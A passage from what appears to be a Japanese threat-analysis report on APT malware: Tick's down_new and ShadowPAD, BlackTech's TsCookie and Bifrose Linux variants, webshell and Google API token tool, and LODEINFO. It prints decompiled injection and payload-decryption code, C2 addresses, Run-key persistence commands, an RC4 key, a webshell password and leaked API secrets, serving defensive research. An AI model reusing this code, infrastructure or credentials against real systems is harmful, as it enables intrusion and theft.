OS	ユーザエージェント文字列
32bit	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
64bit	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36

表 6. 固定ユーザエージェント文字列 (down_new)

	down_new	version RAT
ファイルタイプ	EXE	DLL
アンチウイルス製品停止機能	あり	あり
永続化方法	ログオンスクリプト	DLL Search Order Hijacking(正規ファイルによりロード)
動作環境	Windows 32bit/64bit	Windows 10
通信の暗号化	AES + base64	AES + base64
主機能	新たなファイルをダウンロード	遠隔操作 (簡易)

表 7. down_new と version RAT の機能比較

ShadowPAD

2019年後半、Tick攻撃グループによるインシデントを調査する過程で、興味深い痕跡を発見しました。この事案では、ABK ダウンローダ [12] が観測されましたが、このダウンローダによって ShadowPAD RAT または POISONPLUG と呼ばれる RAT がダウンロードされ、攻撃に利用された事を観測しました。ShadowPAD は、中国の複数の攻撃グループによって利用されますが、Tick グループでの観測は初めてです。この一方で、ABK ダウンローダは、Tick グループだけで観測されています。

ABK によりダウンロードされた検体は、正規の実行ファイル EXE と ShadowPAD RAT を内部に含む mscoree.dll ファイルでした。DLL には、ShadowPAD をロードするローダー箇所と、5 つの関数モジュール、シェルコードが含まれ、すべて難読化されていました。最初にシェルコードがローダー箇所をメモリにインジェクションし、ローダーがその他箇所をメモリにインジェクションします。シェルコードは、複雑に難読化されていただけでなく、WindowsAPI はハッシュ値または暗号化された文字列から動的にロードされるような、分析のきっかけとなる文字列がまったく見当たらない、大変複雑なものでした。




図 11. 難読化されたシェルコード（左）、難読化を解除したシェルコード（右）
‘E8’ バイトがデバッガに CALL 命令の解釈をさせるが、実際には異なるコードになる

12 https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf

5 つの関数モジュールは、それぞれ、メインモジュール、レジストリの C2 値を読み取るモジュール、C&C と通信する 2 つのモジュール、これらのモジュールに機能を提供するモジュールから成り立っていました。このようなモジュールで設計されているため、攻撃者はモジュールを追加し、変更する事で機能を変更する事ができます。メインモジュールは、自身が自動起動するようにレジストリ設定を行い、その他のモジュールとともに正規の svchost.exe プロセスにインジェクションして動作します。そして、svchost.exe プロセスにインジェクションされると、他のモジュールを開始し、C&C と通信します。




図 12. ShadowPAD (POISONPLUG) のモジュール動作イメージ

このインシデントの C&C は、114.118.21[.]146 で中国の北京にあります。443 ポートと通信しますが、POST 通信のコンテンツは暗号化されていません。C&C モジュールの通信パターンは、異なる ShadowPAD では異なる実装がされていると思われます。また、C&C モジュールは 2 つありますが、1 つは C&C と通信する役割で、もう 1 つは C&C のドメインや IP アドレス、そして通信方法の設定です。

BlackTech

2020 年 1 月末から 2 月にかけて、BlackTech 攻撃グループが利用したと思われる TsCookie マルウェアの Linux 版と一連の攻撃ツールが発見されています。攻撃ツールには、TsCookie マルウェア Linux 版の他に、ウェブシェル、ポートフォワードツール、GoogleAPI トークンのアップデータ、Bifrose マルウェアの Linux 版などがありました。

TsCookie Linux

TsCookie の Linux 版は、ツールの機能や特徴は公開情報[13]と一致していましたが、C&C サーバが異なるものでした（図 13）。

sha256:62840976ab695211447b47ea4555ae665c7039c74a3f2167d660a85283eae86b
filename:acud

```
sub_804846F(0, 0);
sub_80685F0(15);
memset(key_enc_config, 0, 0x2000);
memset(&c2, 0, 2936);
strcpy(c2_domain, "cybermon.fortigatecloud.com@53,443;");
strcpy(&c2, c2_domain);
v8 = 147;
strcpy(v2, "admin!");
v3 = 0;
v4 = 0;
v7 = aa_ror4_hash(v2);
v10 = 0;
strcpy(v9, "ATS-G09");
memset(key, 0, sizeof(key));
aa_create_rc4key(key, 0x80);
memcpy(key_enc_config, key, 0x80);
memcpy(&key_enc_config[0x80], &c2, 0xB78);
aa_rc4(&key_enc_config[128], 0xB78, key, 0x80);
aa_main(key_enc_config);
return 1;
```

図 13. TsCookie の設定コード

13 https://blogs.jpcert.or.jp/ja/2020/02/elf_tscookie.html

Bifrose Linux

この標的組織からは、TsCookie と同じような RAT に分類される Bifrose マルウェアの Linux バージョン (sha256: 3cad20318f36b020cf4d6b44320eb5a6dae0a78339a0fdc3a1fe5e280a8507f1、filename: sshd) が確認されています。Bifrose マルウェアの Linux バージョンは、公開情報[14] より 2014 年頃から BlackTech 攻撃グループにより利用されていたと思われますが、当時から大きな変更がないバージョンで、C&C サーバなどの設定情報は暗号化されず検体に含まれていました（図 14）。




図 14. Linux 版 Bifrose の通信先とポート番号

C&C サーバ: 107.191.61[.]247:443 へ通信する際の最初のビーコンパケットもフォーマットは、下記のようになり、こちらも引用した公開情報と同様になっていました。

フォーマット :<vitcim IP>¦unix¦<hostname>¦<username>¦5.0.0.0¦0¦1¦1¦0¦<pid>¦0¦0¦0¦0¦None¦¦¦¦

例 :172.16.108.141¦unix¦web1.localdomain¦NULL¦5.0.0.0¦0¦1¦1¦0¦4789¦0¦0¦0¦0¦None¦¦¦¦

通信データは、"\xA3\x78\x26\x35\x57\x32\x2D\x60\xB4\x3C\x2A\x5E\x33\x34\x72\x00" の鍵を使って、RC4 アルゴリズムで暗号される特徴があります。




図 15. 通信データフォーマット

14 https://blogs.jpcert.or.jp/ja/2020/02/elf_tscookie.html

今回発見された Bifrose の Linux には、つぎのように C&C サーバからの命令を受けるための豊富な機能が実装されています (表 8)。

命令番号	機　能
0x89	mkdir
0xF6	Run Remote Shell
0xF7	exit
0xF8	Open Remote Shell
0x8B	Delete File
0x8F	Rename File
0x84	Open File
0x85	Write File
0x86	Read File
0x87	Close File
0x82	Send
0x83	List Directory

表 8. Bifrose Linux の機能

Perl WebShell

続いて、Linux 版の RAT の他に WebShell が発見されています。発見されたウェブシェルファイル (sha256: 35f8dec25f11b8a1340d4a1e4c0bc55ed8d8560425d0d50ad6c002bc74f0fa6a) は、CGI-Perl で動作するファイルで、GitHub で公開されている WebShell ファイル [15] を若干改良したものでした。WebShell にアクセスするパスワードは“www.org”で、リモートシェルの実行とファイルのアップロード、ダウンロードがサポートされていました。




図 16. WebShell へのアクセス画面

15 https://github.com/backlion/webshell/blob/master/pl/Silic%20Group_cgi.pl

Google API Token Updater

これまでと同様に Linux で動作する Google API Token のアップデータが検出されました。このファイルは、sem のファイル名で、Golang でコンパイルされています。パッカーの UPX で圧縮されていますが、Golang は API を静的リンクするためにファイルサイズが大きくなるため、通常のパッカーによる検知回避の目的ではなくサイズを小さくする目的で UPX パッカーが利用された可能性があると思われます。このファイルは、Google API のアクセスに必要なトークンを更新し、保存します。
(使用例) $sem < トークンファイルのパス > < 更新したトークンファイルのパス >

Google API のクライアント ID とシークレットキーは以下のものが使われています。
client_id=637778819557-clle39i9dlnpkq3i2kobmtl8dcnc4iv0.apps.googleusercontent.com&
client_secret=D2wmg1foukw6LIT7o2leg3rq&
grant_type=refresh_token &
refresh_token=1%2FFE88fgt3ZzLKx85a5cWeHa1wQE8AXcB4SuhRhuy8rE@

```
1 int main_main()
2 {
3   char v1; // [esp+0h] [ebp-50h]
4   int v2; // [esp+4h] [ebp-4Ch]
5   int v3; // [esp+4h] [ebp-4Ch]
6   int v4; // [esp+8h] [ebp-48h]
7   int v5; // [esp+Ch] [ebp-44h]
8   int v6; // [esp+10h] [ebp-40h]
9   int v7; // [esp+40h] [ebp-10h]
10  char v8; // [esp+44h] [ebp-Ch]
11  void *retaddr; // [esp+50h] [ebp+0h]
12
13  while ( (unsigned int)&retaddr <= **(_DWORD **)(__readgsdword(0) - 8) )
14    runtime_morestack_noctxt();
15  flag_Arg(0);
16  arg1 = v2;
17  arg1_len = v4;
18  flag_Arg(1);
19  arg2 = v2;
20  arg2_len = v4;
21  main_getToken(arg1, arg1_len);
22  if ( !v6 )
23  {
24    v1 = v5;
25    (*(void (**)(void))(v4 + 20))();            // cloud_sp_gdrive__ptr_Token_Client
26    v7 = v3;
27    v8 = v4;
28    if ( !v5 )
29    {
30      os_Open(arg2, arg2_len);
31      v1 = v4;
32      if ( !runtime_deferproc(12, ptr_File_Close) )
33      {
34        if ( !dword_8444CF0 )
35          runtime_typ2Itab(&dword_82C6EE0, &dword_828E480, &dword_8444CF0);
36        v1 = v8;
37        (*(void (**)(void))(v7 + 0x20))();      // cloud_sp_gdrive__ptr_Token_Dump
38      }
39    }
40  }
41  return runtime_deferreturn(v1);
```

図 17. Google API Token の更新ツール

BlackTech 攻撃グループはデータを窃取する際に Google API を使ってクラウド上の Google ドライブにデータを保存する事が報告されています[16]。今回発見された Google API Token の更新ツールが一連の BlackTech 攻撃グループによるものである場合、おそらく Google ドライブにデータを保管する別のツールがあり、Google API Token を更新するためにツールとして利用されたものと考えています。

この攻撃で検出された TsCookie の通信先 fortigatecloud[.]com は、過去に BlackTech 攻撃グループが攻撃で利用したネットワークインフラとの関連が見られます（図 18）。




図 18. BlackTech インフラ関連

このように、BlackTech 攻撃グループは、過去の攻撃インフラを再利用する傾向があり、BlackTech 攻撃グループのインディケータをネットワークセキュリティ機器のブラックリストとして活用する事で、攻撃の検出に役立てる事ができます。また、Linux サーバのネットワークにも侵入し、独自の TsCookie Linux 版を利用する事から、ホスト型のセキュリティ対策は Windows だけでなく Linux サーバにも適用し、Linux サーバの出口ネットワークの通信も監査し忘れないようご注意ください。

16 https://hitcon.org/2015/CMT/download/day2-f-r0.pdf

LODEINFO

2019 年 12 月下旬に、国内複数企業に対して標的型攻撃メールが配送されました。添付されていた doc ファイルのマクロを有効にすると LODEINFO と呼ばれているマルウェアに感染します。




図 19. LODEINFO を使った攻撃の流れ

doc ファイルに含まれるマクロは、主に base64 を使い難読化しています。難読化を解くと別のマクロに含まれた base64 エンコードされたデータを取得し、デコードしたデータを .txt の拡張子で保存します。.txt 拡張子で保存しますが、形式は DLL で rundll32.exe を使い起動されます。機器再起動後も自動起動されるように Run レジストリキーに値を追加します。
LODEINFO は複数存在していますが、確認したレジストリに追加される値は以下の 2 つです。

HKCU\SOFTWARE\Microsoft\Windows\CurentVersion\Run\"BIG_POOH" = cmd /c cd %ProgramData%&start rundll32.exe Windows.SecurityMitigationsBroker.txt main

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"MsiWrapper" = cmd /c cd %ProgramData%&start rundll32.exe euwPvlGQN.lkbn main

LODEINFO の特徴

ドロップされる DLL(LODEINFO) には、pdb ファイルのパスが残されていました。
E:\Production\Tool-Developing\png_info\Release\png_info.pdb

LODEINFO は、GitHub で公開されている PNG ファイルのエンコーダ / デコーダ"LodePNG"のソースコード[17]をベースに開発されています。このように正規のソースコードに悪意のあるコードを入れ込み分析を逃れようとするテクニックは、中国語圏を拠点とする攻撃者グループでよく使われています。
LODEINFO は、svchost.exe に PE 形式の RAT コードをインジェクションするタイプと、ロードした rundll32.exe のメモリ上に RAT コードを展開するタイプの 2 つが存在します。

コードインジェクションするタイプでは、攻撃者のコードは main 関数の最後に 1 つの関数として追加されています。

```
if ( nSize != 1 )
{
  if ( v15 >= 0x40 )
  {
    do
    {
      *(__m128i *)((char *)lpBuf + v11) = _mm_xor_si128(v14, *(__m128i *)((char *)lpBuf + v11));
      *(__m128i *)((char *)lpBuf + v11 + 16) = _mm_xor_si128(*(__m128i *)((char *)lpBuf + v11 + 16), v14);
      *(__m128i *)((char *)lpBuf + v11 + 32) = _mm_xor_si128(*(__m128i *)((char *)lpBuf + v11 + 32), v14);
      *(__m128i *)((char *)lpBuf + v11 + 48) = _mm_xor_si128(v14, *(__m128i *)((char *)lpBuf + v11 + 48));
      v11 += 64;
    }
    while ( v11 < (v15 & 0xFFFFFFC0) );
  }
  for ( ; v11 < v15; ++v11 )
    *((_BYTE *)lpBuf + v11) ^= v25;
}
sub_1000C1B0(v_svchost, (int)v28, "\\system32\\svchost.exe");
LOBYTE(v37) = 1;
sub_1000C1B0(&v32, (int)v28, "\\system32\\cmd.exe");
LOBYTE(v37) = 0;
v24 = 100;
do
{
  v_svchost_1 = v_svchost;
  while ( 1 )
  {
    lp_svchost = v_svchost_1;
    if ( *((_DWORD *)v_svchost_1 + 5) >= 0x10u )
      lp_svchost = *(const CHAR **)v_svchost_1;
    if ( CreateProcessA(lp_svchost, 0, 0, 0, 1, 0x2000014u, 0, 0, &lp_startinfo, &lp_Procinfo) )
      break;
    v_svchost_1 += 24;
    if ( v_svchost_1 == (const CHAR *)&v33 )
      goto LABEL_34;
  }
  v18 = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(lp_Procinfo.hProcess, 0, nSize, 0x3000u, 0x40u);
```

図 20. インジェクションタイプ : ペイロードの復号とコードインジェクション処理部

17 https://github.com/lvandeve/lodepng/blob/master/examples/example_png_info.cpp

関数の中では、ペイロードの復号と正規の svchost.exe を起動し PE 形式のコードをインジェクションします。
ペイロードはデータセクションに含まれており、128bit 値で XOR して復号します。
rundll32.exe メモリ上にコードを展開するタイプでは、main 関数内に直接復号する処理と復号したコードをメモリ上に展開して実行する処理が実装されています。

```
if ( dword_74D10128 != 1 )
{
  if ( v22 >= 0x40 )
  {
    do
    {
      *(enc_data + pos) = _mm_xor_si128(v21, *(enc_data + pos));
      *(enc_data + pos + 16) = _mm_xor_si128(v21, *(enc_data + pos + 16));
      *(enc_data + pos + 32) = _mm_xor_si128(v21, *(enc_data + pos + 32));
      *(enc_data + pos + 48) = _mm_xor_si128(v21, *(enc_data + pos + 48));
      pos += 64;
    }
    while ( pos < (v22 & 0xFFFFFFC0) );
    dec_data_1 = lpAddress;
  }
  if ( pos < v22 )
  {
    do
      *(enc_data + pos++) ^= v17;
    while ( pos < v22 );
    dec_data_1 = lpAddress;
  }
}
dec_data = &lpAddress;
if ( dword_74D1012C >= 0x10 )
  dec_data = dec_data_1;
if ( VirtualProtect(dec_data, 0x11757u, 0x40u, &flOldProtect) )
{
  v24 = sub_74CCBF60(&dword_74D10A58, "Please provice input PNG and output BMP file names");
  sub_74CCC4F0(v24, "\n");
  shellcode = &lpAddress;
  if ( dword_74D1012C >= 0x10 )
    shellcode = lpAddress;
  shellcode();
```

図 21. メモリ展開タイプ : ペイロードの復号と復号コードの呼び出し

LODEINFO RAT

最終的に svchost.exe または、rundll32.exe のメモリ上で動くコードが RAT 機能を有しています。
定期的に HTTP POST 通信を C&C サーバに行い、レスポンスに含まれている命令コードに応じて処理を行います。
命令コードは、”send”、”recv”、”kill”等 UNIX 系 OS 環境を示唆するものが使われています。
攻撃者が RAT を休止状態にする時には、命令コマンド文字列の条件にない”stay calm!”というコードを送信していました。ユーザエージェントは、固定の文字列“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36”が使われています。

```
else
{
  if ( My_FuncNum(v3, &v120, &v_ls) )
  {
    if ( *(v3 + 76) <= 0 )
      v45 = My_Dir_FindFile(v3, v125, 0);
    else
      v45 = My_Dir_FindFile(v3, v125, **(v3 + 80));
  }
  else if ( My_FuncNum(v3, &v120, &v_send) )
  {
    v45 = My_WriteFile_0(v3, v125, (v4 + 1));
  }
  else if ( My_FuncNum(v3, &v120, &v_recv) )
  {
    v45 = My_UserAgent_Above(v3, v125, v46);
  }
  else if ( My_FuncNum(v3, &v120, v_memory) )
  {
    v45 = My_Search_MemCache(v3, v125, &v120, v47);
  }
  else if ( My_FuncNum(v3, &v120, &v_kill) )
  {
    v48 = (*(*v3 + 0x190))(**(v3 + 80));
    v49 = (*(*v3 + 0x194))(0x1FFFFF, 1, v48); // OpenProcess
    if ( v49 )
      (*(*v3 + 408))(v49, 0);                 // TerminateProcess
    v45 = sub_1CC500((v3 + 4), v125);
  }
  else if ( My_FuncNum(v3, &v120, &v_cat) )
  {
```

図 22. C&C コマンド処理部

```
            unk_926678      db  0Ah
                            db    0
                            db    0
                            db    0
20 63 61 6C+aStayCalm       db 'stay calm!',0
                            db 0BAh ; ]
```

図 23. 攻撃者が使った休止状態コマンド

通信データは、AES+base64 で暗号化されています。特徴的な点としては、AES S-BOX 等の定数がデータ領域に埋め込まれているのでなく、スタック領域に値を積み上げて使用する処理になっている事です。これは、暗号処理部の検出を困難にし、分析を阻害する事が目的と見られます。




図 24. AES 処理部

APT10 ANEL とのコードレベルの類似点

APT10 の攻撃ツールの 1 つである RAT に、“ANEL”[18] があります。今回観測した RAT と ANEL との間には、いくつかの類似点が見られました。しかし、それ以上の裏付けとなり得る情報が入手できていないため本書執筆時点では、このマルウェアを使う攻撃者グループを特定できていません。

ANEL との類似点

1. Main 処理の最初で、1 つの文字列変数に複数の C&C を用意し、パースして利用する
2. 通信データ (暗号 +Base64)
   暗号でバイトデータとなった値を Base64 するため、CryptBinaryToString() を使う
3. 固定のユーザエージェントを使い、HTTP POST 通信
4. 実装量の多い暗号アルゴリズムをライブラリの使用をせずにコーディングしている
5. C2 命令を InternetReadFile() で拾い、命令処理だけ別スレッドで開始する
6. RAT にバージョン情報が埋め込まれている

18 https://jsac.jpcert.or.jp/archive/2019/pdf/JSAC2019_6_tamada_jp.pdf

```
v2 = this;
v3 = this[110];
v60 = this;
v_C2 = (*(v3 + 0x50))(1024);                    // malloc
(*(v2[110] + 0xD0))(v_C2, "http://162.244.32.148/ http://45.67.231.169/");// lstrcpy
v5 = v2[110];
v93 = v5;
v64 = v5;
v92 = v5;
```

